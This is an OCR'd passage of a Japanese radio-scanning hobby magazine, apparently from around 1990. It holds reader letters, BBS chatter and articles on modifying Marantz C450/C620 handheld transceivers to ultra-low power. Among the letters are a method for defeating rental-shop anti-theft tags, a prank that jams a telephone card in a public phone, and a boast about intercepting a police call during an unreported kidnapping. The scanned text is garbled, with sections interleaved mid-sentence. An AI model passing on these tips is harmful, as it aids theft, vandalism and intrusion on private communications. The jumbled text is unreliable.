●うちのリグには「アリ」が住んでいます。どこから入ってきたのかと申しますと…アンテナのコードに行列して、エサみたいのまで運んでます。FT-712Lはバケツするから常時スイッチONになってる。暖たかくて住み心地いいのかな? TR-751にも住んでるみたい…。ディスプレイの中を行ったり来たり、忙しそうに動いてるゾ! IC-2310には今のところ住んでいないようです。まさか殺虫剤ふりかけるわけにもいかないし、まあ今のところトラブルもないし…。このままにしておこうと思います。アリさんに一言! 「住むのはいいけど、ウンコだけは外でしてね!」

(倉敷市/F-1 FREAK)

【表の声】す、すごい。ムツゴロウ先生に教えてあげなきゃ。

【裏の声】アリの触覚ってアンテナみてえだから、電波にも反応するんじゃない? アリの頭は電波障害の対策済みかい?





前略 野々村電話様

●このコーナーでいいのかわかりませんが、6月号の野々村電話コーナーで「彼女を紹介してくれたら、マジックホンをあげちゃう」とか言ってましたけど、私の彼女でよかったらどうぞ使して下さい。私はマジックホンのためなら、女を捨てて男になっちゃいました。住所はハガキに書いてありますからヨロシク！ 優しい編集長さんからもよろしく言っついて下さい。気長に待ちます。冗談だからね…。(市川市/C460000)

【裏の声】こんなハガキが沢山きても、奴なら量産体制で対応するかもな。

【デンワ】マジカと思って飛んできたつーのに、最後のほうには冗談だって書いてあるし。シャレになんないよなあ…。

【表の声】抑えて抑えて！

今晚のおかず…

●この前名古屋に行ったとき、駅前の公衆電話に入ると、中にはソー○ランドのコマーシャルのチラシが貼ってあった。しかも○ードの写真だ…。僕はそれを持ち帰った…。シロモノが手

に入ったぞ。
(福井市/
ザケンナー)
【表の声】こう
いう電話ボッ
クスで電話する
のって、結構勇
気いるよね。人
の視線が妙に気
になるもんね。最
近は貼っちゃい
けないってこと
で、ご丁寧に電
話機の上に
「ご自由にお持
ちください」つ
て印刷してある
封筒に入って置
いてあるよ。

【裏の声】表の
声見るかい？ 俺の名刺ファイ
ルを裏表紙から順に見ていくと、
実はなんとチラシのファイルなん
だぞ！ これって、ボックス
内清掃のボランティアでとって
もいいことだろ？ でも酋長に
は内緒だぜ！

【美苗】えっ、なあになあに？

【変酋長】オイお前ら、なにコ
ソコソやってんだ？ オレも混
ぜろ！

NTTにモノ申す

●最近Q²で問題(例の変造テ
レカによる電話料金の騙しとり
事件ですよ)が起きたとかで、
家の回りではQ²が利用できな
くなってしまいました。いい迷
惑ですよ。おかげでハワイ旅行
を賭けたQ²が聞けなくなって
しまった。NTTのパカヤロ
ー！ しかしこれで、この辺は



旧式交換機であることが判明し
た。フツフツッ！


(藤岡市/ABロード)

【表の声】便利さより利益を追
求した結果、無限ループに陥っ
てしまったようで大変ですね。

【BOW】公衆電話担当部長様
におかれましては、益々お忙し
いこととお慶び申し上げます…。

電波法と私の悩み

●電波法改正について、どうも
よくわからないのは、他人の通
話を聴くこと(プライバシー?)
が良いことではないかも知れな
いが、法で罰されることとも思
えない。送信改造をしてコード
レス帯で送信したというのなら
ともかく、受信したところで自
分の得になるでもなく、あくま
で趣味の範囲ではないのか(業
務無線もしかり)。ところで人に



もよると思いますが、無線に凝り始めると、面と向かって話すことが苦手になることがある。私は最近、これで悩んでいます。(横浜市/松澤正)

【表の声】「パソコン相手に仕事をする人が多くなった結果、人と直接話すが苦手になったという人が増えている…」というのはアメリカの話なんだけど、本来は人がやるべきこと、例えば「会話」や「仕事」なんかを便利な機械などに頼ることによって、対人恐怖症が生まれてきます。みなさん、なるべく多くの人と接する機会をもつようにしたいですね。

このリグに歴史あり

●現在所有している2mトランシーバはFT208。秋葉原のハムショップを捜しても専用の電池はないだろう…。単三のニッカドをいくつか組み合わせたもので、購入当時新機種だったものが、6年経ったいま秋葉原でも

見当たらない。当時これほど新機種が出てくるとは考えられなかった。新機種も欲しい…。しかしちゃんと動作するFT208が無駄になるし…。QSO中にFT208といっても、近頃は知ってる局すら少なくなった。私は修理できなくなるまで使うつもりだが、メーカーは喜ばないだろう…。(所沢市/小林舜)

【表の声】グリコ森永事件で一躍有名になったFT208。当時はお風呂屋さんにも「犯人の遺留品」という、ポスターになって貼ってあったね。

【裏の声】つい最近まで、あんなに重いものを腰に下げてただから、208を知らない人には想像もできないだろうな。もし現代凶悪犯が208を腰に下げて逃走したら、ズボンが下がって足がもつれ、即「御用」だぜ!

読者よ立ち上げ!

●受信改造も規制されようとしている現在、ここでリスナーが

何か行動を起こさねば、せつかくの楽しみも法律という大きな力で潰されてしまう。ABを中心に郵政省へ請願書を提出するなどの対処をしていかなければ…と最近感じています。(小平市/村田正美)

【表の声】何があってもアフションバンド・リスナーが、社会から白い目で見られることのないよう、それだけはホントになんとかしたいと思っています。

AB 社会部を読んで…

●6月号の警察権力への不安について、私もそう思います。代用監獄のため、物的証拠を二の次にし、供述のみ長時間長期に渡り取り調べ、物証や状況証拠を丹念に調べないなど、思い込みの姿勢が多すぎる。また、国家機密法(スパイ防止法)を制定して、国民の知る権利を取り上げようとしている。警察と郵政省などが共同で行なう受信規制もその一つだと思います(P

チャンのデジタル化もその一つ)。このままでは日本は、先進民主主義の国ではなく、警察国家になってしまいます。みんなが国政・地方行政・警察の動向を注意深く注目し続けることが大切だと思います。

(匿住所/匿名希望)

【表の声】こんなに身近な問題となってくると、政治の話は難しくてイヤだけど、選挙も含めて「無関心」とばかり言うてはいられなくなりますね。

BCL の情報を!

●こんにちわ! 私は最近になって貴誌を読みました。何故か近くの書店には置かれていなかったものですから…。アクションバンドというタイトルどおり、面白いバンドの情報が多くてよいと思っています。ユーティリティ局も対象にされているようですので、ぜひ BCL コーナー

も始めて下さい。最近インフォメーションが少なく困っています。宜しくお願いします。

(茅ヶ崎市/宮川周)

【表の声】先月からゼネカバ受信のコーナーができました。BCL とはちよつと違う分野ですが、ご覧いただけましたでし

ようか? 皆さんからの要望の数次第で、BCL のページができるかも知れませんよ。リクエストをお待ちしています。


チップ部品のデメリット

●最近のハンディ機はチップ部

があります。オツ…と思ひ、よくよく見てみたら、NTT の中からダクトを引っぱってきて電話 BOX につなげてあるだけ…。「な〜んだ」と思ひましたが、真夏に電話 BOX で電話する地獄を知ってる私は、NTT の気配りを知り、見なおしてしまいました。(桑名市/大平茂之)

使い捨てカメラ再生法

●使い捨てカメラは半永久的に使えます。フラッシュ付はキセノンランプが切れない限り使えます。まず写し終わったカメラの底の取出し口からフィルムを出します(フタを開け閉めする



札幌市/さくさくら

品が多くなった。しかし改造するとき、私のような指の太い人間にはとても扱いにくい。

(池田市/森村恵介)

【裏の声】こ、こんなとこに落し穴があつたなんて、皆んなは気付いてたかい?



NTT のサービス(?)

●いつも楽しく読ませていただいています。私の勤務する会社のある愛知県刈谷市の NTT のそばには「冷房付電話 BOX」

と切れてくる)。それから周りの紙を破りハメコミ式の内部をこじ開けます。ツメの一つや二つ折ったって大丈夫、気にしない。フラッシュ付の物は感電の恐れがあるので気をつける(結構痛い)。覗く側の板を取るとフィ



ルムの入るところがある。暗室へ行き、新しいフィルムを全部引っ張り、フタのある側にフィルムの本体を入れる。反対側にフィルムの出したものを入れればOK! これで何回でも使えます。フィルムを引っかけるツメをSにしておくのを忘れずに。あとは周りを紙で囲い、光が入らないようにします。

(横浜市/豊田浩)

公衆電話での遊び方

●まず、いらないテレカを用意します。そしたら電話ボックスへ直行してください。受話器を手に取り、テレカを入れて下さい。そしたら入れる方の口と、出る方の口を手でふさぎます。次に受話器を元に戻すとテレカが出てこようとしますが、手に跳ね返り、また中に入ります。すると電話機が何回か出そうとしますが、それをまた手で抵抗してください。これを何回か繰り返していると、電話機がテレカを出そうとしなくなります。少し経ってから受話器を取ると「ビビー、ビビー」という音とともにテレカが出てきます。この方法でテレカを入れっぱな

しにしておき、次に電話をかけようとしたオッサンは、ちよつと呆氣にとられるでしょう。

(沼津市/鈴木寿幸)

商品タッグ攻略法

●タッグのついた商品をレンタルショップなどから、プザーを鳴らさずに店外に持ち出す、結構有名な方法です。売っている状態のとき、品物はビニールに入っていますが、これと一緒に5×1cmくらいの白い小さな板(タッグ)も入っています。この板を取り出すか、CDごと水の入った袋の中に入れてしまうと、センサーを難なく突破できます。しかしこれを実際に行くと、犯罪なのでえったいしなように。

(金沢市/

悪魔の使い、木津果輪)

ザ・スクープ!



●今月とても凄いことがあったのでご報告申し上げます。私は栃木県栃木市に住んでいます。愛機はケンウッドのTH-K47(改)です。数日前愛機で870MHzから始めにキャッチしたやつをなにげなく聴いていると、

なんとその内容は、栃木県藤岡町で誘拐事件が起きたとのこと。

「会社社長が何者かにら致され、そのうえ身代金要求までしている…」専属の新聞記者と刑事らしき人との電話でのやりとりで、この通話は10分にも渡り話されていました。内容もテレビで報道された通りでした。これを聴いた時点で、すぐテレビを点けていましたが、どのニュースでもやっていませんでした。そして6時間後のニュースでこの事件が初めて流れ「報道を控えていた…」と聞いたとき、俺はこれでアクションバンダーの仲間入りをしたなあ…と思ってしまいました。

このニュースが流れる前に「藤岡町で誘拐があったぞ!」と友達に言いまくり、そして6時間後オレはヒーローに…。その後ケンウッドのTH-K47が5台以上売れたのは言うまでもありません。なんとオレはケンウッド孝行なのでしょう。ケンウッドの社員の方でこの本を読んだ方、「オレにTH-77を下さい」とはいいません。…ん?

(栃木県/やすおパーシャル)



AB-BBS

ボード内容が、 変わっていますよ。

ABM00028 ABS

* Connect *

みなさん、元気にアクセスして
ますか？

実は編集部員が各自 ID を持
って密かにアクセスしているよ
うだという噂が流れています。

しかし、だれがどんな ID か
はここでは発表しないよ。アク
セスして W コマンドや、U コ
マンドでリストを取って見てく
れればいいね。

もし W コマンドで編集部や
関係者がアクセスしていたら電
報を送ってください。

返事がくるかは各自次第です
が、うまくいくとチャットして
くれるかも。

オフミ終了

この ABBBS をより使いや
すく、活性化した BBS にする
ためには？ というようなこと
を、関係者が集まって話し合う
「オフラインミーティング」が
6 月末にありました。

その場で決まったことはどん
どん画面に反映していますので
分かっていると思うけど、アクセ

スの少ない方にここで説明して
おかないとね、手間かかるなあ。

まず、以前は自動読み込みの
ボードリストを各自で設定でき
ましたが今後はできません。

U コマンドで探索リスト設定
というモードがあったでしょ。

あれが運営関係者が設定した
順序でしかできなくなっちゃっ
たというわけ。

基本的な BBS からのお知
らせや、AB ボードを抜いて読
み込み設定するしょーもない
ABM 会員も発生するよーに
なっちゃったからな。

告知ボードも無視して A~E
しかない会員にも BBS か
らのお知らせなどを周知徹底さ
せるには、運営側で設定したボ
ードをすべて読み込ませるしか
手がないという結論に達しちゃ
ったんです。

まあ、書き込み専門の ABS
にはこの措置は痛くもかゆくも
ないもね。

それに N コマンドっていう
のがあるからね、これは結構便
利だから一度これで読出して
みてほしいな。

今後の課題は？

ちょっと堅い話題だけど我慢
して読んでちょーだい。

まず本 BBS は基本的に立
川周辺のローカル BBS だっ
てゆーのは知ってるよね。

ABBBS ボードのために、
本来の 0425 利用者のアクセスに
影響を及ぼしていないかどうか
が問題だよな。

ABBBS 会員がローカルボ
ードに積極的に参加しているの
ならいいんだけど、アクセスし
て読み込ませたらすぐアウトし
ていく ROM なんかにゃ、0425
ボードと ABBBS ボードとを
電話番号で区別していく必要も
出てきまっせ。

また、遠くからのアクセス者
には DDX などの料金通減策
も考えられますけど、基本的
には 0425 地域の人の BBS には
DDX は必要ですえかね。

ABBBS ボード利用者のた
めとゆーなら、利用者が自己負
担するのガスジじゃないかな。

編集部だってたった 2 ページ
のこのページに大金はつぎこめ

ないと思うよ。

会費形式にしたらいい。

会費として納得できる金額を設定して、事務局でのDDX回線維持費+αが賄えるくらいの会員数を確保できるかどうか、まず調査してからではないでしょうか。

納得できる金額はいくらぐらいなのでしょう。

年間3,600円、一日あたり10円の会費で、会員数が100人以上で、一度に徴収できたら36万の収入があり、DDXを1年間維持できます。(利用料のみ)

維持費・設置費・手数料などの細かいものを入れて、導入初期の負担金額をまず出して、一人当りの負担金額で割れば、目標会員数が割り出せますからその数字が現実的かどうか、会員にフィードバックしてみればいいことだね。

全国に読者がいるんだから電話代がかさむのは条件は同じだからね。

そんなわけで、アクセスしてくれている全国の会員の皆さんは、どこのボードがおもしろいのかな?

会員は0425もABBSもぜんぶ読めるので、クロスオーバーしちゃってる。

ABがきっかけで0425のほうにもアクセスしはじめたのは本音を言えばアンタの勝手、電話代は自己負担が原則です。

みんな、AB編集部からのお知らせって「読んでますか」?

編集部企画のクイズ、答えはメールでっていうのもいいな、え? 賞品がないよって…、編

集部のみんな、そりゃないぜ。

書き込み紹介

この前のテーマが、頭にきたこと、モロモロだったからね。

7月から8月にかけての書き込みのテーマは「このボードのどこが楽しいか」「本誌で取り上げて欲しい話題」などを積極的に書き込んでちょーだい。

今月は「ちょっと改造」なんてどうかな?

ハンディ機の電池/バックの改造なんてどうでつしゃろ。

ABM00213: 私もバッテリーバックの改造

C460が小さくて気に入って、購入しましたが、付属のバッテリーバックは5本しか入りません。そのため、Low Powerで運用したときでも今一つ持ちが良くありません。

そこで、ちょっと前の本誌に載っていた、アイコム/バッテリーバックの改造からヒントを得て、C460のバッテリーバックを6本入りに改造しました。

方法と準備するものは、小型のグラインダ(無ければ組やすり)、彫刻刀、粘土、エポキシ成形パテ(その他型を起こせばアクリル樹脂も可)。

まず、バック内(二本入る方)の金具を取る。

そして、バックの外側にエポキシパテを盛り三本入りの大きさ位に成形する。(型取りですときは、三本入りの型を粘土で取って、粘土を乾燥させる。それからシリコンゴムで型を起こして、その型から、また型を起こして、液状のエポキシ樹脂を

型に流し込み、その上にバック(二本)を少しづつ押し込む。そのとき溢れたエポキシを拭き取り硬化するのを待つ。(バックの表面にやすり掛けをすること)。

これで、三本入るバック外側が完成です。

今度は、内側に電池を三本入れて、大体の位置を確認したら小型のグラインダで電池の入る溝を作る(彫刻刀でも良い)。ときどき、位置を確認しながら根気良く溝を掘る。

三本の電池が余裕を持って入るようになったら、取った金具と四本入り電池ケースの金具を取ったものを電池が直列になるように取り付けエポキシパテで固定する。

本体との接続用の金具と三本バックとの接続金具は、瞬間接着剤で付ける。

完成したバックの外側は形を取った素材の色になっているので、表面を紙やすり等で整えアクリルラッカー等で着色する。

以上のような手順と材料で簡単(?)にできます。どなたか挑戦してみてください!

今回の掲載予定は、ニッカドの△-V検出の急速充電器を頑張って見たいと思います(いつになるか全然見当がつかないけど)。

てなわけで、みなさんもチャレンジする人はドーゾ。

ここに掲載できないアブナイ内容や情報がいっぱいコーナーもあります。書き込みが増えたとアクセス権が手に入りますから、ガンパッテネ。じゃ書き込み待てまーす。



アマチュア無線機の 特定小電力化改造!?

C450、C620のパワー調整

C450のパワー調整

以前に、C450の送信出力を紹介しました。C450はL/M/Hと3段階に送信出力を変えられますが、このなかでLOWだけを内部の半固定抵抗で極端に絞ることができます。通常は、M/Hで使っていて、超近距離のときは目いっぱい絞ったLOWにして使うと、不要な混信は与えませんが電池は長持ちします。

C450の場合、特定小電力機並の10mWにすることもできました。このように簡単に調整だけでできるのですから、お持ちの方は、やってみてください。

都合が悪ければ、また元に戻せばいいのです。

どんなハンディでもそうかという、そうでもありません。また、半固定抵抗になっても、それほど極端に絞ることはできないこともあります。

この特定小電力機モードです

が、近距離のちょっとしたQSOには、これでも十分なんです。山登りでちょっと離れるくらいなら、お釣りが来ます。届かなくなったら、パワーをLOWからMID/HIGHに上げればいいのですから。もちろん、いくら特定小電力なみのパワーといえども、コールサインはちゃんといいましょう。アマチュア運用なのですから。

特定小電力でも、1 km ぐらいは飛びます。が、届かなくなったらアウトです。その点、アマチュア機は使い分けですね。ハンディ機は必要最小限のパワーでQSOし無駄な送信を避けて電池を長持ちさせましょう。

電池の交換もままならない山などでは、長時間、電池が使えるのはありがたいことです。

C450の 超ローパワー化

また、無線機の調整用にもこれくらいのパワーはありがたい

です。このくらいの出力であれば、ANTがなくても構わないくらいですし、受信部の感度調整用として、手軽な信号元として使うことができます。

最近のケンウッドのリグには、最初から20mW出力のエコノミーLOWポジションがあったりしますから、そういった場合は、この機能をそのまま使えばいいでしょう。LOWパワーをロータリーエンコーダで変えられるハンディ機もあります。通常は、100mW、1 W、5 Wという3段階切り替えが多いようですが、この100mWだけを絞ってやるわけです。

C450はL/M/Hと3段階に切り替えでき、しかも各出力別に半固定抵抗が付いており、基板には(L)、(M)、(H)とシルク印刷してありますから、すぐにわかります。回路図も付いていますから、改造もしやすいです。

このC450、おかげでなかなか

か調子もよく、C460も出ましたがそういうこともあって未だに愛用しています。C150についても全く同じことがいえます。お持ちの方はやってみてください。C160/460でも同様にできるはずですので、やってみてください。ハンティ機は最近はいハイパワー傾向にありますが外部電源を使うと熱くて持っていられないものが多い中、マランツのハンティは効率がいいこともあって、わりと熱くなりにくいところがあります。それでも電池を持たせようと思ったら、やはり絞っておいた方が正解です。LOWを絞ると、MIDやHIGHにも多少、影響は出ますが、かえってパワーダウンになって、外部電源でHIGHにして

いても、それほど熱くならないので快適ですよ。ハイパワー指向の人は、パワーを絞るのは抵抗があるかもしれませんが…。

なお、C460については6月号にオーナーズマニュアルが掲載されていますので、それを参考に調整されるといいでしょう。

C620を試す

では、C620ではどうでしょうか？ 何れともあれ、C620の回路図を見てみましょう。

最初に気が付くのは、C620でもL/M/Hと3つの半固定抵抗があるということでしょう。ただし、バンド別になっているわけではなく、430/1200MHz共通で調整するようになっているようで、バンドごとに独立し

ていないのがわかります。考えによっては、1つの調整で2バンドともできれば便利ですがどちらか1つしか変わらないかもしれません。とりあえず、どうなるかやってみることにしました。

そうそう、改造後のC620は、1200MHz帯も3段階変化になりますね。LOWとHIGHだけで、LOWを絞ると使いにくくなることも考えられるのですが、3段階なら安心して調整することができます。

とりあえず、調整前に1200MHzの出力を測定してみました。最近では、1200MHzまで計れるSWR計も多くなってきましたし安くなったので、お持ちでない方は1つ購入されておく



C450出力調整方法

▼マランツのベストセラー C450



一 送信出力

- a) 本体の周波数を435.00MHzにし、「HI」パワーにセットします。
- b) R284をMINにセットします。
- c) 電源電圧を13.8Vにします。
- d) アンテナジャックに電力計を接続し、PTTスイッチを押します。
- e) R470にて、MAXパワーが7W以上出ることを確認します。
- f) RFパワーが6.5WになるようR470にて調整します。
- g) 「LO」パワーにセットし、電源電圧を7.2Vにします。
- h) RFパワーが0.35WになるようR281にて調整します。この時の電流が400~500mAであることを確認します。
- i) 電源電圧を13.8Vとし、「HI」パワーにセットします。
- j) RFパワーが5.2WになるようR284にて調整します。この時の電流が1.00~1.35Aであることを確認します。
- k) 「MID」パワーにセットします。
- l) RFパワーが2.5WになるようR282にて調整します。この時の電流が800~950mAであることを確認します。
- m) 電源電圧を5.0Vとし、「HI」パワーにセットします。
- n) RFパワーが0.65W以上であることを確認します。
- o) 電源電圧を13.8Vとし、「HI」パワーにセットします。
- p) 430.00MHz~439.995MHzにおいて、1パワーの電流が0.4W以内であることを確認します。



マランツ「C450サービスマニュアル」より

といいでしょう。

測定結果は1200MHz 帯で

LOW 0.3W

MID 0.6W

HIGH 1.0W

となりました。

できれば、MID を0.1W にしてLOW は10mW ぐらいにできればいいなと考えたり…。

とりあえず、430MHz 帯との絡みもありますので、まずはC620をバラして調整してみることにします。

バラすとすぐに、問題の半固定抵抗が見えます。回路図どおり、R229がLOW、R228が

MID、R227がHIGHの調整用です。とりあえず、LOW だけ下があればいいのでR229を反時計方向に回しました。送信しながら、少しずつ回していくと、少しずつパワーが下がっていきます。ある点を過ぎると、パワー計は全く振れなくなります。

これでOK です。ただし、MID とHIGH についても影響を受けるため、

LOW ??mW

MID 0.2W

HIGH 0.6W

と少し下がりました。それほど飛ばす必要はありませんでした

し、私はとりあえずそのままですべて使っています。

必要であれば、MID やHIGH についても同様に再調整してみてください。

さて、430MHz 帯の方も見事にLOW はパワー計の針が触れなくなりました。やはり、最初から見ると、MID とHIGH は少しパワーが下がりましたが、こちら

LOW ??mW

MID 2.5W

HIGH 4.5W

という状態でした。

LOW については、どちらも

C620出力調整方法

▲デュアルバンドハンディトランシーバC620



一 送信出力

- 本体の電源電圧を13.8Vにし、430MHz帯及び1200MHz帯の送信出力をHiパワーにセットする。
- アンテナコネクタに電力計を接続する。
- R227を時計方向に回し、次に本体の周波数を435.000MHzにした後、PTTボタンを押し、出力電力が約6.5Wになることを確認する。
- PTTボタンを押し、出力電力が6.5WになるようR659を調整する。
- 本体の電源電圧を9.0Vにした後、本体の周波数を1280.000MHzにする。
- PTTボタンを押し、出力電力が1.0Wになることを確認する。
- 本体の電源電圧を7.2Vにした後、1200MHz帯の送信出力をLoパワーにセットする。
- 本体の周波数を1280.000MHzにする。次にPTTボタンを押し、出力電力が0.3WになるようR229を調整する。この時消費電流が0.65A以下であることを確認する。
- 本体の電源電圧を9.0Vにした後、1200MHz帯の送信出力をHiパワーにセットする。
- 本体の周波数を1280.000MHzにする。次にPTTボタンを押し、出力電力が1.0WになるようR228を調整する。この時消費電流が1.15A以下であることを確認する。
- 本体の電源電圧を13.8Vにした後、430MHz帯の送信出力をMidパワーにセットする。
- 本体の周波数を435.000MHzにする。次にPTTボタンを押し、出力電力が2.5WになるようR751を調整する。この時消費電流が1.1A以下であることを確認する。
- 本体の電源電圧を13.8Vにし、430MHz帯の送信出力をHiパワーにセットする。
- 本体の周波数を439.990MHzにする。次にPTTボタンを押し、出力電力が5.2WになるようR227を調整する。この時、消費電流1.4A以下であることを確認する。

一 430MHz帯送信出力

- 本体の圧を13.8Vにする。
- 本体の周波数を435.000MHzにする。
- 送信出力をHiパワーにセットする。次にPTTボタンを押し、出力電力が5.1W以上で、消費電流が1100mA～1400mAであることを確認する。
- 送信出力をMidパワーにセットする。次にPTTボタンを押し、出力電力が2.3～2.7Wで、消費電流が800～1100mAであることを確認する。
- 送信出力をLoパワーにセットする。次にPTTボタンを押し、出力電力が0.25～0.55Wで、消費電流が400～550mAであることを確認する。
- 本体の電源電圧を6.0Vにする。
- 送信出力をHiパワーにセットする。次にPTTボタンを押し、出力電力が1.0W以上であることを確認する。
- 本体の電源電圧を13.8Vにする。
- 送信出力をHiパワーにセットする。次に本体の周波数を430.000～439.990MHzの範囲内でPTTボタンを押し、送信した時の送信出力の最大値と最小値の差が0.55W以内であることを確認する。

一 1200MHz帯送信出力

- 本体の電源電圧を9.0Vにする。
- 本体の周波数を1280.000MHzにする。
- 送信出力をHiパワーにセットする。次にPTTボタンを押し、出力電力が1.0～1.2Wで、消費電流が800～1150mAであることを確認する。
- 送信出力をLoパワーにセットする。次にPTTボタンを押し、出力電力が0.25～0.35Wで、消費電流が550～680mAであることを確認する。
- 本体の電源電圧を7.2Vにする。
- 本体の周波数を1299.990MHzにする。
- 送信出力をHiパワーにセットする。次に本体の周波数を1260.000～1299.990MHzの範囲内でPTTボタンを押し、送信した時の送信出力の最大値と最小値の差が0.3W以内であることを確認する。

マランツ「C620サービスマニュアル」より

パワー計の針が全くビクリとも動きませんので測定できません。最初は全くパワーが出なくなったのかと思ったくらいです。すぐ、そばにあるリグでモニターしてみると、さすがに受信しています。

ワイヤレスマイク並のパワー

それならということで、普段、室内+付属ホイップで簡単にアクセスできて、フルスケで受信できる430MHzのリピータを、このC620でアクセスすると全くアクセスできません。1 kmと離れていないのですが…。おそらく特定小電力以下になってしまったものと思われます。

430MHz 帯の MID/HIGH のパワーについては、もう少し下がってほしかったのですが、これ以上上げると今度は、1200 MHz 帯がかなり下がってしまうと思われるので、これ以上は触らないことにしました。

この程度であれば、すぐに元に戻せますし、C620をお持ちの方はやってみてください。なおC520はテストしていませんが、たぶん、ほとんど同様に調整できるのではないかと思います。パワーについては、機会をみてもう少し詳しく調べてみるつもりです。QRP 用のパワー計でないと、ちょっと計れません。

おそらく、この感じからすると特定小電力はおろか、ワイヤレスマイク並みのようです。1200MHz 帯にいたっては、ふだん室内ホイップ+LOW で十分にアクセスできるリピータが、外の GP でもアクセスしない

ほどでした。両方とも 1 mW 以下かもしれません。

リピータの感度試験ができる!?

それではと、1200MHz の26 エレスタックをC620に接続し、リピータに向けてアクセスしてみると、やっとのことで3つのリピータがアクセスできました。しかし、別のリグでモニターすると、変調がやっと乗るかどうかの瀬戸際というのが2つ、なんとカメリット5のリピータが1つといった状態でした。おまけに、ちょっとでもビーム方向がズレるとダメです。これではGP ではアクセスできるわけがありませんね。おかげで、これまで強すぎて、どこがそのリピータ方向なのか、いまひとつハッキリしなかったのが、よくわかりました。

それにしても、マイクロパワーでもアマチュア無線というのはできるものと感心してしまいました。また、メリット5のリピータよりも変調スレスレのリピータの方が距離的には近いのですが、耳がいいのか ANT がいいのか？ 一番近い、1200 MHz のリピータがビームを向けても開かなかつたりと、C620 のテストというよりはリピータの感度試験をしたような感じになりました。

無線機の調整用、ANT の調整用に1台、C620のパワーダウンはいかがですか？ このくらいの出力であれば ANT 端子に直接入力しても壊れませんし、何かと重宝します。

歩いてでないと行けないような場所にあるリピータのメンテに行く場合、荷物はなるべく避けたいですね。

リピータの感度をチェックする場合は、C620をLOW にして電波を出してみてください。これでかなり確認できます。それでも入力オーバーなら、ANT を外して送信してみましよう。マイクロパワーならちよっとぐらい送信を続けても壊れることはありません。

おかげで、私のC620は特定小電力というよりは、ほとんど微弱電波の世界になってしまいました。これではコードレステレホンの世界です。

クロスバンドリピータ時 重宝する超ローパワー

C620をクロスバンドリピータにするとします。付属のホイップでどちらかのバンドをLOW にすれば、特に問題なくリピータができます。

普通なら、どちらか片方のバンドにはダミーロードを付けるとすると、テューブレクサで分けてやらなければならないところですが、430MHz 側はGP、1200MHz 側はダミーロードといった具合です。

このC620なら、1200MHz 帯をLOW にするだけで、430/1200MHz 共用 GP を接続しておいても大丈夫なくらいです。

せっかくのC620を、そういった用途に使うのもどうかと思いますが、興味のある方はテストしてみてください。

ちょっとおいですか～



AB中毒患者を更正する

昔は電波に興味をもつ人はアマチュア無線の道を歩むものとされていました。しかし、趣味やライフスタイルが多種多様になってしまった現在、電波の楽しみかたもまた様々です。

AB読者の多くは、警察や消防無線、はたまた自動車電話やコードレスホンなどを受信することから電波の面白さを知ったとか、免許を取る以前にオフバンド送信改造の魅力に取りつかれてしまった人など、ややアングラな部分からの入門者が多いかと思います。しかし、動機は不純(?)でも、電波の魅力にとりつかれ、さらに興味をもち探求して行くのは意義のあることです。ですからAB中毒患者の更正への道をレクチャーしましょう。

メインチャンネルを聞こう

さあ、純粋なアマチュア無線家(ピュアハム)を目指すあなたがまずすることは、メインチャンネルをワッチすることです。6mなら51MHz、2mなら145MHz、430なら433MHzがコールチャンネルです。誰ですか! コールボタンを押すと地元署活系の周波数が出てくる人は…。きちんとメインチャンネルをセットしましょう。

メインチャンネルを聞くと、実に多くの人々がアマチュア無線を楽しんでいることが実感できます。24時間必ず誰かが聞いているチャンネルでもあります。心が暖まってきましたか?

毎日、ワッチを続けていると、ときには不屈者が現れます。メインチャンネルでの長話し、は

たまた無変調を出し続ける局など。そこであなたにはクリーンな電波環境のために尽力していただきます。

長話しする局には「メインチャンネルでの長話しはやめましょう。」と注意、無変調が出ているのなら発信元を確認し、そのお宅の門を叩き、「無変調ができていますよ。」と教えてあげねばなりません。

無線用語をマスターしよう

アマチュア無線界も他の業界同様、その世界でしか通じない業界用語(?)というものがあります。ピュアハムを目指すあなたには必修です。例えば、友達、友人をフレンドさんといったり、えらそうな人をOMさんといったりします。また夜はナイト、素晴らしい意はFBで

